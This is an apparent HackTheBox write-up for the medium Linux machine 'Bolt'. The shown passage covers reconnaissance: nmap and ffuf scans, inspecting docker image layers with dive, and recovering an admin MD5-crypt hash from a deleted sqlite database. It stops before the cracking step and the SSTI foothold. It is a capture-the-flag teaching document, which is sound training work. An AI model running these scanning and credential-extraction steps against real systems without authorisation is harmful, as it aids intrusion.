Bolt

17th Feb 2021 / Document No D22.100.158

Prepared By: MrR3boot

Machine Author(s): d4rkpayl0ad & TheCyberGeek

Difficulty: Medium

Classification: Official

Synopsis

Bolt is a medium difficulty Linux machine featuring a custom web application providing a docker image file having multiple layers with deleted files. Enumerating deleted database file reveals credentials for an application revealing hints to demo site. Further enumeration of the docker image reveals an invitation token which allows registration to the site. The site is found to be vulnerable to Server Side Template Injection. Foothold can be gained by exploiting the SSTI vulnerability. Enumerating passbolt configuration reveals database credentials that can be used to achieve lateral movement. Root password can be obtained by exploiting the passbolt server.

Skills Required

- Enumeration
- Basic Docker Knowledge
- OWASP Top 10

Skills Learned

- Docker Image Enumeration
- Server Side Template Injection

- Password Cracking
- Passbolt Exploitation

Enumeration

Nmap

Let's start with a port scan.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.142.60 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.129.142.60
```


```
nmap -p$ports -sV -sC 10.129.142.60

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title:     Starter Website -  About
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| ssl-cert: Subject:
commonName=passbolt.bolt.htb/organizationName=Internet Widgits Pty
Ltd/stateOrProvinceName=Some-State/countryName=AU
| Not valid before: 2021-02-24T19:11:23
|_Not valid after:  2022-02-24T19:11:23
```

Nmap scan reveals that the target server has OpenSSH (22), HTTP (80) and HTTPS (443) ports open. Nginx is running on both the 80 and 443 ports. We see a domain name in the SSL certificate information. Let's add this to our `hosts` file.


```
echo '10.129.142.60 passbolt.bolt.htb bolt.htb' | sudo tee -a /etc/hosts
```

Nginx


Browsing to port 443 with the `passbolt.bolt.htb` domain name reveals that this hosts an open source password manager.




Since we don't have valid email we can move onto next port and continue our enumeration. Let's browse to port 80.



Port 80 hosts another web application, which states that a custom administration web application is available for download. Clicking on `Pages > Download` takes us to the download page.



Clicking the `Download Now` button downloads the docker image file. Clicking the `Login` button takes us to the login page.



We can try to create a new account by clicking on `Create account`, however, this returns a 500 server error.

FFUF

Let's fuzz for virtual hosts using `ffuf` tool.


```
ffuf -u http://10.129.142.60 -H 'Host: FUZZ.bolt.htb' -w
/usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
```

```
ffuf -u http://10.129.142.60 -H 'Host: FUZZ.bolt.htb' -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomai
ns-top1million-5000.txt -fw 10870

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.142.60
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.bolt.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response words: 10870
________________________________________________

demo                    [Status: 302, Size: 219, Words: 22, Lines: 4]
mail                    [Status: 200, Size: 4943, Words: 345, Lines: 99]
```


The output shows two new subdomains. Let's add these entries to our `hosts` file.

```
echo '10.129.142.60 demo.bolt.htb mail.bolt.htb' | sudo tee -a /etc/hosts
```

Checking the registration page on `demo.bolt.htb` reveals that this has a new `Invite code` field.



Browse to `mail.bolt.htb` .



This page requires credentials to login and trying SQL injection payloads does not prove fruitful. We can start exploring the downloaded docker image by loading it.

```
docker load < image.tar
```

```
docker load < image.tar
3fc64803ca2d: Loading layer [==================================================>]  4.463MB/4.463MB
73f2f98bc222: Loading layer [==================================================>]   7.68kB/7.68kB
8f2df5d06a26: Loading layer [==================================================>]  62.86MB/62.86MB
a1e4f9dc4110: Loading layer [==================================================>]  57.57MB/57.57MB
f0c4120bc314: Loading layer [==================================================>]  29.79MB/29.79MB
14ec2ed1c30d: Loading layer [==================================================>]  6.984MB/6.984MB
68c03965721f: Loading layer [==================================================>]  3.072kB/3.072kB
fec67b58fd48: Loading layer [==================================================>]  19.97kB/19.97kB
7fa1531c7420: Loading layer [==================================================>]  7.168kB/7.168kB
e45bbea785e3: Loading layer [==================================================>]  15.36kB/15.36kB
ac16908b339d: Loading layer [==================================================>]  8.192kB/8.192kB
Loaded image: flask-dashboard-adminlte_appseed-app:latest
```

Run the docker image by issuing the following command.

```
docker run -it flask-dashboard-adminlte_appseed-app sh
```


```
docker run -it flask-dashboard-adminlte_appseed-app sh
/ # ls
__pycache__       config.py         gunicorn-cfg.py   media
requirements.txt  run.py            sys               var
app               dev               home              mnt
root              sbin              tmp
bin               etc               lib               proc
run               srv               usr
/ # cd app
/app # ls
__init__.py  __pycache__  base         home
```

Exploring the source reveals nothing interesting. We can extract the `image.tar` file and look at each docker layer to find deleted or modified files. The dive tool can be used to inspect docker layers quickly. Let's install this tool in our machine.


```
wget
https://github.com/wagoodman/dive/releases/download/v0.9.2/dive_0.9.2_linux_amd64.deb
sudo apt install ./dive_0.9.2_linux_amd64.deb
```

We can now issue the following command to view information about each layer.


```
dive docker-archive://image.tar
```



Using the arrow keys we can observe each layer.



This layer has modified or removed files. Press tab and click `ctrl+u` to highlight modified files.



We can see that in this layer some files are removed. Let's make note of previous layer that is `a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2`. Extract the tar file and navigate to this folder.

```
cd a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2; tar -xf layer.tar
```

This has `db.sqlite3` file. Let's view the tables information.


```
sqlite3 db.sqlite3
SQLite version 3.32.3 2020-06-18 14:00:33
Enter ".help" for usage hints.
sqlite> .tables
User
sqlite> select * from User;
1|admin|admin@bolt.htb|$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.||
```

A table called `User` is identified and the admin user password hash found. Let's try to crack it using Hashcat.

```
